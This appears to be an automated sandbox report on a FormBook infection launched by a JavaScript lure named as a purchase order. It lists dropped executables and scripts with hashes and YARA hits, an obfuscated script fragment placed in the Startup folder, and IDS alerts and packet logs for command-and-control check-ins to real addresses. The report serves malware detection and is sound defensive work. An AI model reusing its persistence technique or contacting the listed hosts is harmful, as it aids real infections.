Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\Cex8di\5hol_r7nkdhp.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X.....<.....(.....!..L.!This program cannot be run in DOS mode....$.....v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u.....PE..L....$..?.....@.....@.....text...p.....`.....

C:\Users\user\AppData\Local\Temp\DB1

Process:	C:\Windows\SysWOW64\cmd.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	40960
Entropy (8bit):	0.792852251086831
Encrypted:	false
SSDEEP:	48:2i3nBA+IIY1PJzr9URCVE9V8MX0D0HSFlNUfAlGuGYFoNSs8LKvUf9KVyJ7hU:pBCJyC2V8MZyFl8AlG4oNFeymw
MD5:	81DB1710BB13DA3343FC0DF9F00BE49F
SHA1:	9B1F17E936D28684FFDFA962340C8872512270BB
SHA-256:	9F37C9EAF023F2308AF24F412CBD850330C4EF476A3F2E2078A95E38D0FACABB
SHA-512:	CF92D6C3109DAB31EF028724F21BAB120CF2F08F7139E55100292B266A363E579D14507F1865D5901E4B485947BE22574D1DBA815DE2886C118739C3370801F1

Malicious:	false
Preview:	SQLite format 3......@ ....C.. ....

C:\Users\user\AppData\Local\Temp\bin.exe

Process:	C:\Windows\System32\wscript.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	modified
Size (bytes):	175616
Entropy (8bit):	7.183748058190585
Encrypted:	false
SSDEEP:	3072:SLoTtolDRDhriOOb3BmWWS1OHUIbtuyCO5CWMFgN5yrPwifeMYnA16R:SLTlDR1Qb3B51Oth1CO5CWMaYPwiZo
MD5:	FF568D4337CE1566C4140FA2FEDF8DB8
SHA1:	4DF5F14F47D7855ABB55E9C371D5B39170651AE8
SHA-256:	AD408337CE7D70D527D6A9044B1095B7F8149BB63139B0C5F2003E6D55305341
SHA-512:	3062FD8890DE3CE40FEE381514621BA9DBE53CCCAA5C3A5EDAEDD5B9557A61638D741BF1A471A57F85DB0849FC65E2C2AA0244906FFA7202D8DF50416E80A4 3F
Malicious:	**true**
Yara Hits:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: C:\Users\user\AppData\Local\Temp\bin.exe, Author: JPCERT/CC Incident Response Group
Antivirus:	• Antivirus: Avira, Detection: 100% • Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 49%, Browse • Antivirus: ReversingLabs, Detection: 100%
Preview:	MZER.....X......<......(..!..L.!This program cannot be run in DOS mode....$........v.&Y..uY..uY..uB.mu...uB.XuZ..uB.[uX..uRichY..u........PE..L... $..?..@.......................................@...text...p........... ....`.. ....

C:\Users\user\AppData\Roaming\JmtwmJXhXe.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	12860
Entropy (8bit):	5.6732937689743315
Encrypted:	false
SSDEEP:	384:GC4G0+SzKb4qqVHbwpCP+bwp/WBdRP0VDJqHh5EI:94G0+u87wIII
MD5:	E5C843D004A5FFC57E4DCFC766133E88
SHA1:	F864621E6A56B7C128D8DC913FEEFB25A98A3B98
SHA-256:	06F81E9CFCAA5FF6D55B88E824F8146058D5579EC5874F4DCD34B6B17845B443
SHA-512:	0620ACAF102BFA547D99FEC7D352B021FC6712631D9B383E70C38F5EDE4EB884002CE606818F1DBD2DD2F894E6FB463DC982EF3DE0FFFBFC3076BAB8BC070 3A
Malicious:	**true**
Preview:	typeof (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call (thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this. length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_0340118291(__p_4766291975, __p_4155494791) {. switch (__p_6273300347) {. case -426:. return __p_4766291975 + __p_4155494791;. case 183:. return __p_4766291975 /

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\JmtwmJXhXe.js

Process:	C:\Windows\System32\wscript.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	12860
Entropy (8bit):	5.6732937689743315
Encrypted:	false
SSDEEP:	384:GC4G0+SzKb4qqVHbwpCP+bwp/WBdRP0VDJqHh5EI:94G0+u87wIII
MD5:	E5C843D004A5FFC57E4DCFC766133E88

SHA1:	F864621E6A56B7C128D8DC913FEEFB25A98A3B98
SHA-256:	06F81E9CFCAA5FF6D55B88E824F8146058D5579EC5874F4DCD34B6B17845B443
SHA-512:	0620ACAF102BFA547D99FEC7D352B021FC6712631D9B383E70C38F5EDE4EB884002CE606818F1DBD2DD2F894E6FB463DC982EF3DE0FFFBFC3076BAB8BC070 3A
Malicious:	**true**
Preview:	typeof (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call (thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prototype.map = function (callback, thisArg) {. thisArg = thisArg;. var array = [];. for (var i = 0; i < this. length; i++) {. array.push(callback.call(thisArg, this[i], i, this));. }. return array;.} : 0, !Array.prototype.reduce ? Array.prototype.reduce = function (fn, initial) {. var values = this;. if (typeof initial === '\x75\x6e\x64\x65\x66\x69\x6e\x65\x64') {. initial = 0;. }. values.forEach(function (item, index) {. initial = fn(initial, item, index, this);. });. return initial;.} : 0);.function __p_0340118291(__p_4766291975, __p_4155494791) {. switch (__p_6273300347) {. case -426:. return __p_4766291975 + __p_4155494791;. case 183:. return __p_4766291975 /

Static File Info

General

File type:	ASCII text, with very long lines
Entropy (8bit):	5.6313544540988
TrID:	
File name:	CIQ-PO162667.js
File size:	345985
MD5:	3d6bfb78b4507146f160b706604da6f9
SHA1:	9c189911fb19625c1f9418096fb8b5c65b1d34e9
SHA256:	b92b2c3a689cd2c5929f4123642004b7f23482c036dbf467813a18c91b3537df
SHA512:	0c46c578449d0586898d48a3020241390b0b395229be0177c68815e759ccb6cf3f216a890ecfff8eefd41b975e3818d586610adf1d0f2b1c6a91c68cd1dbabdc
SSDEEP:	6144:vJ2rO57l/9SCe0X4HxfHPUjncpk+psFAcqGGErm6lUcApLgA5Zg3u9VhkvYqaW:vJ2rO57JAt/xfvmcpkosFIGlm6UcjAwV
TLSH:	2E74BF218740AF999A944807E07E1E4F56F3136AD433F2CCB79B390B2BBEE0D5716895
File Content Preview:	typeof (!Array.prototype.forEach ? Array.prototype.forEach = function (callback, thisArg) {. thisArg = thisArg;. for (var i = 0; i < this.length; i++) {. callback.call(thisArg, this[i], i, this);. }.} : 0, !Array.prototype.map ? Array.prot

File Icon

Icon Hash:	e8d69ece968a9ec4

Network Behavior


Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3154.220.100.14249933802031453 05/27/22-17:29:24.560625	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49933	80	192.168.2.3	154.220.100.142
192.168.2.3154.220.100.14249933802031412 05/27/22-17:29:24.560625	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49933	80	192.168.2.3	154.220.100.142
192.168.2.3134.122.201.21749968802031449 05/27/22-17:30:23.869829	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49968	80	192.168.2.3	134.122.201.217
192.168.2.3154.220.100.14249937802031449 05/27/22-17:29:31.125715	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49937	80	192.168.2.3	154.220.100.142
192.168.2.3188.114.96.349953802031453 05/27/22-17:30:05.703103	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49953	80	192.168.2.3	188.114.96.3
192.168.2.33.64.163.50498008020314 53 05/27/22-17:27:24.994398	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.3	3.64.163.50

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3172.96.186.204498218020314122 05/27/22-17:28:01.005195	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	172.96.186.204
192.168.2.33.64.163.50498008020314122 05/27/22-17:27:24.994398	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.3	3.64.163.50
192.168.2.3172.96.186.204498218020314533 05/27/22-17:28:01.005195	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	172.96.186.204
192.168.2.3134.122.201.217499448020314122 05/27/22-17:29:42.403310	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49944	80	192.168.2.3	134.122.201.217
192.168.2.3188.114.96.349953802031449 05/27/22-17:30:05.703103	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49953	80	192.168.2.3	188.114.96.3
192.168.2.3103.247.11.212499638020314122 05/27/22-17:30:17.737248	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49963	80	192.168.2.3	103.247.11.212
192.168.2.3172.96.186.204499578020314499 05/27/22-17:30:11.063091	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49957	80	192.168.2.3	172.96.186.204
192.168.2.3132.148.165.11149831802031449 05/27/22-17:28:12.333281	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49831	80	192.168.2.3	132.148.165.111
192.168.2.3160.153.136.349838802031453 05/27/22-17:28:18.048566	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49838	80	192.168.2.3	160.153.136.3
192.168.2.3160.153.136.349838802031412 05/27/22-17:28:18.048566	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49838	80	192.168.2.3	160.153.136.3
192.168.2.3134.122.201.217498458020314499 05/27/22-17:28:23.735454	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49845	80	192.168.2.3	134.122.201.217
192.168.2.3134.122.201.217499448020314533 05/27/22-17:29:42.403310	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49944	80	192.168.2.3	134.122.201.217
192.168.2.33.64.163.50498008020314499 05/27/22-17:27:24.994398	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.3	3.64.163.50
192.168.2.3154.220.100.14249933802031449 05/27/22-17:29:24.560625	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49933	80	192.168.2.3	154.220.100.142
192.168.2.3154.220.100.14249937802031412 05/27/22-17:29:31.125715	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49937	80	192.168.2.3	154.220.100.142
192.168.2.3154.220.100.14249937802031453 05/27/22-17:29:31.125715	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49937	80	192.168.2.3	154.220.100.142
192.168.2.3134.122.201.217499688020314533 05/27/22-17:30:23.869829	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49968	80	192.168.2.3	134.122.201.217
192.168.2.3103.247.11.212499638020314533 05/27/22-17:30:17.737248	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49963	80	192.168.2.3	103.247.11.212
192.168.2.3134.122.201.217499688020314122 05/27/22-17:30:23.869829	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49968	80	192.168.2.3	134.122.201.217
192.168.2.3172.96.186.204498218020314499 05/27/22-17:28:01.005195	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49821	80	192.168.2.3	172.96.186.204

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
192.168.2.3134.122.201.21749944802031449 05/27/22-17:29:42.403310	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49944	80	192.168.2.3	134.122.201.217
192.168.2.3172.96.186.204499578020314530 5/27/22-17:30:11.063091	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49957	80	192.168.2.3	172.96.186.204
192.168.2.3188.114.96.349953802031412 05/27/22-17:30:05.703103	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49953	80	192.168.2.3	188.114.96.3
192.168.2.3103.247.11.21249963802031449 05/27/22-17:30:17.737248	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49963	80	192.168.2.3	103.247.11.212
192.168.2.3134.122.201.21749845802031453 05/27/22-17:28:23.735454	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49845	80	192.168.2.3	134.122.201.217
192.168.2.3172.96.186.204499578020314120 5/27/22-17:30:11.063091	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49957	80	192.168.2.3	172.96.186.204
192.168.2.3134.122.201.21749845802031412 05/27/22-17:28:23.735454	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49845	80	192.168.2.3	134.122.201.217
192.168.2.3132.148.165.11149831802031412 05/27/22-17:28:12.333281	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49831	80	192.168.2.3	132.148.165.111
192.168.2.3160.153.136.349838802031449 05/27/22-17:28:18.048566	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49838	80	192.168.2.3	160.153.136.3
192.168.2.3132.148.165.11149831802031453 05/27/22-17:28:12.333281	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49831	80	192.168.2.3	132.148.165.111

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:25:32.155395031 CEST	49740	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:32.195547104 CEST	6670	49740	91.193.75.133	192.168.2.3
May 27, 2022 17:25:32.881258965 CEST	49740	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:32.921070099 CEST	6670	49740	91.193.75.133	192.168.2.3
May 27, 2022 17:25:33.489934921 CEST	49740	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:33.530041933 CEST	6670	49740	91.193.75.133	192.168.2.3
May 27, 2022 17:25:40.880253077 CEST	49742	6670	192.168.2.3	91.193.75.133

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:25:40.920198917 CEST	6670	49742	91.193.75.133	192.168.2.3
May 27, 2022 17:25:41.568753958 CEST	49742	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:41.608678102 CEST	6670	49742	91.193.75.133	192.168.2.3
May 27, 2022 17:25:42.183012009 CEST	49742	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:42.222928047 CEST	6670	49742	91.193.75.133	192.168.2.3
May 27, 2022 17:25:47.221739054 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:47.261666059 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 17:25:47.787986040 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:47.827929020 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 17:25:48.381812096 CEST	49743	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:48.421761990 CEST	6670	49743	91.193.75.133	192.168.2.3
May 27, 2022 17:25:49.417604923 CEST	49744	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:49.461059093 CEST	6670	49744	91.193.75.133	192.168.2.3
May 27, 2022 17:25:49.991260052 CEST	49744	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:50.031102896 CEST	6670	49744	91.193.75.133	192.168.2.3
May 27, 2022 17:25:50.694478989 CEST	49744	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:50.734383106 CEST	6670	49744	91.193.75.133	192.168.2.3
May 27, 2022 17:25:55.891096115 CEST	49749	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:55.931176901 CEST	6670	49749	91.193.75.133	192.168.2.3
May 27, 2022 17:25:56.491871119 CEST	49749	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:56.531702042 CEST	6670	49749	91.193.75.133	192.168.2.3
May 27, 2022 17:25:57.195061922 CEST	49749	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:25:57.235064983 CEST	6670	49749	91.193.75.133	192.168.2.3
May 27, 2022 17:26:01.282747030 CEST	49751	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:01.322820902 CEST	6670	49751	91.193.75.133	192.168.2.3
May 27, 2022 17:26:01.883547068 CEST	49751	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:01.923772097 CEST	6670	49751	91.193.75.133	192.168.2.3
May 27, 2022 17:26:01.944669962 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:01.984812021 CEST	6670	49753	91.193.75.133	192.168.2.3
May 27, 2022 17:26:02.476723909 CEST	49751	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:02.492367029 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:02.516709089 CEST	6670	49751	91.193.75.133	192.168.2.3
May 27, 2022 17:26:02.532370090 CEST	6670	49753	91.193.75.133	192.168.2.3
May 27, 2022 17:26:03.169802904 CEST	49753	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:03.209805012 CEST	6670	49753	91.193.75.133	192.168.2.3
May 27, 2022 17:26:04.434468031 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:04.475342989 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 17:26:04.992563009 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:05.032469034 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 17:26:05.631946087 CEST	49754	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:05.671927929 CEST	6670	49754	91.193.75.133	192.168.2.3
May 27, 2022 17:26:06.432982922 CEST	49757	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:06.472819090 CEST	6670	49757	91.193.75.133	192.168.2.3
May 27, 2022 17:26:06.977179050 CEST	49757	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:07.017168999 CEST	6670	49757	91.193.75.133	192.168.2.3
May 27, 2022 17:26:07.570887089 CEST	49757	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:07.610861063 CEST	6670	49757	91.193.75.133	192.168.2.3
May 27, 2022 17:26:09.642302036 CEST	49758	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:09.682218075 CEST	6670	49758	91.193.75.133	192.168.2.3
May 27, 2022 17:26:10.383616924 CEST	49758	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:10.415282965 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:10.425657034 CEST	6670	49758	91.193.75.133	192.168.2.3
May 27, 2022 17:26:10.457442999 CEST	6670	49759	91.193.75.133	192.168.2.3
May 27, 2022 17:26:11.071278095 CEST	49758	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:11.078571081 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:11.111860037 CEST	6670	49758	91.193.75.133	192.168.2.3
May 27, 2022 17:26:11.118995905 CEST	6670	49759	91.193.75.133	192.168.2.3
May 27, 2022 17:26:11.696263075 CEST	49759	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:11.736211061 CEST	6670	49759	91.193.75.133	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:26:13.152821064 CEST	49760	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:13.192826033 CEST	6670	49760	91.193.75.133	192.168.2.3
May 27, 2022 17:26:13.790159941 CEST	49760	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:13.830086946 CEST	6670	49760	91.193.75.133	192.168.2.3
May 27, 2022 17:26:14.383996964 CEST	49760	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:14.424001932 CEST	6670	49760	91.193.75.133	192.168.2.3
May 27, 2022 17:26:14.939563990 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:14.979720116 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 17:26:15.493444920 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:15.533490896 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 17:26:16.196708918 CEST	49761	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:16.236979961 CEST	6670	49761	91.193.75.133	192.168.2.3
May 27, 2022 17:26:20.531219959 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:20.571042061 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 17:26:20.620388985 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:20.660603046 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 17:26:21.181536913 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:21.197082043 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:21.221488953 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 17:26:21.237077951 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 17:26:21.598205090 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:21.638204098 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 17:26:21.790858984 CEST	49762	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:21.830800056 CEST	6670	49762	91.193.75.133	192.168.2.3
May 27, 2022 17:26:21.884576082 CEST	49763	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:21.924546957 CEST	6670	49763	91.193.75.133	192.168.2.3
May 27, 2022 17:26:22.290913105 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:22.330971003 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 17:26:22.884744883 CEST	49764	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:22.924623013 CEST	6670	49764	91.193.75.133	192.168.2.3
May 27, 2022 17:26:23.571230888 CEST	49767	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:23.611126900 CEST	6670	49767	91.193.75.133	192.168.2.3
May 27, 2022 17:26:24.150940895 CEST	49767	6670	192.168.2.3	91.193.75.133
May 27, 2022 17:26:24.190949917 CEST	6670	49767	91.193.75.133	192.168.2.3

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:25:32.067955971 CEST	49316	53	192.168.2.3	8.8.8.8
May 27, 2022 17:25:32.098737001 CEST	53	49316	8.8.8.8	192.168.2.3
May 27, 2022 17:25:47.057924032 CEST	56417	53	192.168.2.3	8.8.8.8
May 27, 2022 17:25:47.196666002 CEST	53	56417	8.8.8.8	192.168.2.3
May 27, 2022 17:26:01.776845932 CEST	58116	53	192.168.2.3	8.8.8.8
May 27, 2022 17:26:01.812160969 CEST	53	58116	8.8.8.8	192.168.2.3
May 27, 2022 17:26:06.375699997 CEST	65358	53	192.168.2.3	8.8.8.8
May 27, 2022 17:26:06.406650066 CEST	53	65358	8.8.8.8	192.168.2.3
May 27, 2022 17:27:24.938270092 CEST	65266	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:24.961823940 CEST	53	65266	8.8.8.8	192.168.2.3
May 27, 2022 17:27:30.019699097 CEST	63332	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:31.047168016 CEST	63332	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:32.109879971 CEST	63332	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:33.046371937 CEST	53	63332	8.8.8.8	192.168.2.3
May 27, 2022 17:27:34.073144913 CEST	53	63332	8.8.8.8	192.168.2.3
May 27, 2022 17:27:36.282948971 CEST	53	63332	8.8.8.8	192.168.2.3
May 27, 2022 17:27:38.061975002 CEST	63548	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:38.101828098 CEST	53	63548	8.8.8.8	192.168.2.3
May 27, 2022 17:27:43.234648943 CEST	49327	53	192.168.2.3	8.8.8.8
May 27, 2022 17:27:43.264148951 CEST	53	49327	8.8.8.8	192.168.2.3
May 27, 2022 17:28:00.670990944 CEST	51391	53	192.168.2.3	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 27, 2022 17:28:00.700830936 CEST	53	51391	8.8.8.8	192.168.2.3
May 27, 2022 17:28:06.527759075 CEST	58981	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:06.564562082 CEST	53	58981	8.8.8.8	192.168.2.3
May 27, 2022 17:28:11.812067986 CEST	64452	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:11.836102009 CEST	53	64452	8.8.8.8	192.168.2.3
May 27, 2022 17:28:17.919642925 CEST	61380	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:17.954860926 CEST	53	61380	8.8.8.8	192.168.2.3
May 27, 2022 17:28:23.087810993 CEST	52810	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:23.115675926 CEST	53	52810	8.8.8.8	192.168.2.3
May 27, 2022 17:28:28.948553085 CEST	63861	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:29.121670961 CEST	53	63861	8.8.8.8	192.168.2.3
May 27, 2022 17:28:35.617120981 CEST	55403	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:36.617506981 CEST	55403	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:37.633487940 CEST	55403	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:39.664586067 CEST	55403	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:40.636276960 CEST	53	55403	8.8.8.8	192.168.2.3
May 27, 2022 17:28:40.640434027 CEST	50608	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:41.633126974 CEST	50608	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:41.636045933 CEST	53	55403	8.8.8.8	192.168.2.3
May 27, 2022 17:28:42.651958942 CEST	53	55403	8.8.8.8	192.168.2.3
May 27, 2022 17:28:42.664824963 CEST	50608	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:44.664686918 CEST	50608	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:44.683697939 CEST	53	55403	8.8.8.8	192.168.2.3
May 27, 2022 17:28:45.660510063 CEST	53	50608	8.8.8.8	192.168.2.3
May 27, 2022 17:28:45.666920900 CEST	54205	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:46.653044939 CEST	53	50608	8.8.8.8	192.168.2.3
May 27, 2022 17:28:46.665541887 CEST	54205	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:47.683701992 CEST	53	50608	8.8.8.8	192.168.2.3
May 27, 2022 17:28:47.712492943 CEST	54205	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:49.683775902 CEST	53	50608	8.8.8.8	192.168.2.3
May 27, 2022 17:28:49.758766890 CEST	54205	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:50.685674906 CEST	53	54205	8.8.8.8	192.168.2.3
May 27, 2022 17:28:51.685244083 CEST	53	54205	8.8.8.8	192.168.2.3
May 27, 2022 17:28:52.731858015 CEST	53	54205	8.8.8.8	192.168.2.3
May 27, 2022 17:28:54.777863979 CEST	53	54205	8.8.8.8	192.168.2.3
May 27, 2022 17:28:55.731044054 CEST	62756	53	192.168.2.3	8.8.8.8
May 27, 2022 17:28:55.754422903 CEST	53	62756	8.8.8.8	192.168.2.3
May 27, 2022 17:29:06.390045881 CEST	58497	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:06.413223982 CEST	53	58497	8.8.8.8	192.168.2.3
May 27, 2022 17:29:11.910007954 CEST	62701	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:11.933219910 CEST	53	62701	8.8.8.8	192.168.2.3
May 27, 2022 17:29:11.936590910 CEST	53524	53	192.168.2.3	8.8.8.8
May 27, 2022 17:29:11.987289906 CEST	53	53524	8.8.8.8	192.168.2.3
May 27, 2022 17:29:11.990504026 CEST	58561	53	192.168.2.3	8.8.8.8
